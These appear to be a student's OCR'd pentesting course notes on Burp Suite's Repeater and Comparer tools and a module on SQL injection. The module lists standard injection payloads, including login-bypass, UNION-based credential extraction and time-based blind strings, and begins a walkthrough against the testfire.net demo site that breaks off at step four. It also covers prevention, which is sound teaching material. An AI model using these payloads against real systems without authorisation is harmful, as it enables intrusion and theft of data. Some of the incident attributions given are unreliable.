
💡 Why Use Repeater?

- It allows **manual, precise testing**.
- Helps in understanding how input changes affect server behavior.
- Great for **bug bounty**, **pentesting**, and **vulnerability verification**.


Name : kunal Jawale

Screenshot of repeater:

1.select and send to repeater




2. make some changes and click on send



Name : kunal Jawale

3 . check the changes



❖ Burpsuite comparer

The **Comparer** tool in **Burp Suite** is used to **compare two pieces of data** — such as **HTTP requests**, **responses**, **tokens**, or any text — to identify **differences or similarities**.

🔍 Basic Use of Comparer in Burp Suite:

✅ Step-by-Step:

1. **Send Items to Comparer:**
   - Right-click on a **request or response** in Proxy, Repeater, etc.
   - Select **"Send to Comparer"**.
   - Do this for **two different items** you want to compare.
2. **Open the Comparer Tab:**
   - Go to the **Comparer** tab.
   - You'll see **Item 1** and **Item 2**.

3. **Compare the Items:**
   - Use:
     - **Words view** – compares line by line.
     - **Bytes view** – compares character by character.

🎯 Example Use Cases:


🔹 Use Case	🔍 What You Compare	🤔 Purpose
Login attempts	Successful vs failed login response	See how the response differs
Token analysis	JWT token before & after login	Check for changes in session
Page versions	Page with and without parameter	Detect how parameters affect content
Error detection	Normal vs malicious input response	Spot vulnerability indicators

---

💡 Why Use Comparer?

- Quickly **spot small changes** in responses or tokens.
- Useful in **authentication bypass**, **token analysis**, **response tampering**, etc.
- Saves time compared to checking manually.

Name : kunal Jawale



Name : kunal Jawale

Module 15

SQL Injection

SQL Injection (SQLi) is a **web security vulnerability** that allows an attacker to interfere with the queries an application makes to its database. It is one of the most common and dangerous vulnerabilities in web applications.

🔍 What is SQL Injection?

SQL Injection occurs when an attacker inserts or "injects" **malicious SQL code** into an input field (like a login form, search bar, or URL parameter), which is then improperly handled by the application and executed by the backend database.

🧠 Basic Concept

Here's a simple example to understand:

SELECT * FROM users WHERE username = 'admin' AND password = '12345';

If this SQL query is directly constructed using user input, an attacker could input:

- **Username**: admin' --
- **Password**: (blank)

The resulting query becomes:

SELECT * FROM users WHERE username = 'admin' --' AND password = '';

The -- makes the rest of the query a **comment**, effectively bypassing the password check.

⚠️ What Can SQL Injection Do?

An attacker can:

- Bypass login authentication
- Access, modify, or delete data
- Execute administrative operations on the database
- Retrieve hidden data (e.g., credit card numbers)
- Drop entire tables or databases
- Execute OS-level commands (in rare cases)

📚 Types of SQL Injection

1. **Classic (In-band) SQLi**
   - Attacker uses the same communication channel to inject and receive results.
   - Example: ' OR '1'='1
2. **Blind SQL Injection**
   - No error messages or output shown.
   - Attacker observes indirect responses (e.g., time delays, content changes).
   - Example: 1' AND (SELECT sleep(5))--
3. **Boolean-based Blind SQLi**
   - Response changes depending on the injected true/false condition.
4. **Time-based Blind SQLi**
   - Uses SQL functions like SLEEP() to measure time delay.
5. **Out-of-Band SQLi**
   - Data is retrieved using different channels (like DNS or HTTP requests).
   - Less common but used in highly restricted environments.

🛠️ Common SQL Injection Payloads

```
' OR '1'='1' --
' OR 1=1 --
admin' --
' UNION SELECT null, version() --
```

' AND 1=0 UNION SELECT username, password FROM users --

🧪 How SQL Injection is Tested

Tools used:

- **Manual Testing** using Burp Suite, browser, or CLI
- **Automated Tools**:
  - **sqlmap**
  - **Havij** (older tool)
  - **Burp Suite**
  - **ZAP Proxy**

🔒 How to Prevent SQL Injection

1. **Use Prepared Statements (Parameterized Queries)**
   Example in PHP (PDO):
2. $stmt = $pdo->prepare("SELECT * FROM users WHERE
   username = ? AND password = ?");
3. $stmt->execute([$username, $password]);
4. **Use ORM Frameworks**
   Frameworks like Django, Laravel, and Hibernate abstract SQL and help avoid injection.
5. **Input Validation & Whitelisting**
   - Avoid using user input directly in queries.
   - Validate input data types and formats.
6. **Least Privilege Principle**
   - Database user should have limited permissions.
7. **Web Application Firewalls (WAFs)**
   - Tools like ModSecurity can block common SQLi payloads.
8. **Error Handling**
   - Don't display raw database errors to users.

🚨 Real-World Incidents

- **2012**: LinkedIn — 6.5 million passwords leaked (used SQLi)
- **2017**: Indian Government's Aadhaar portal — data exposure via SQLi

- **Heartland Payment Systems** (2008): 130 million credit cards stolen

---


✅ Summary

Feature	SQL Injection Details
Vulnerability Type	Injection
Affected Layer	Database / Backend
Risk Level	Critical
Tools for Exploiting	sqlmap, Burp Suite, manual scripts
Prevention	Prepared statements, input validation, WAFs

❖ Perform SQL Injection Using Burp-suite to check site is vulnerable or not for SQL Injection


STEPS :

1. Open burp-suite pro




Name : kunal Jawale

2. Go on browser and search target website like testfire.net and hit enter




3. Click on sign in option to check this section is vulnerable or not




Name : kunal Jawale

4. After giving username and password click on submit.



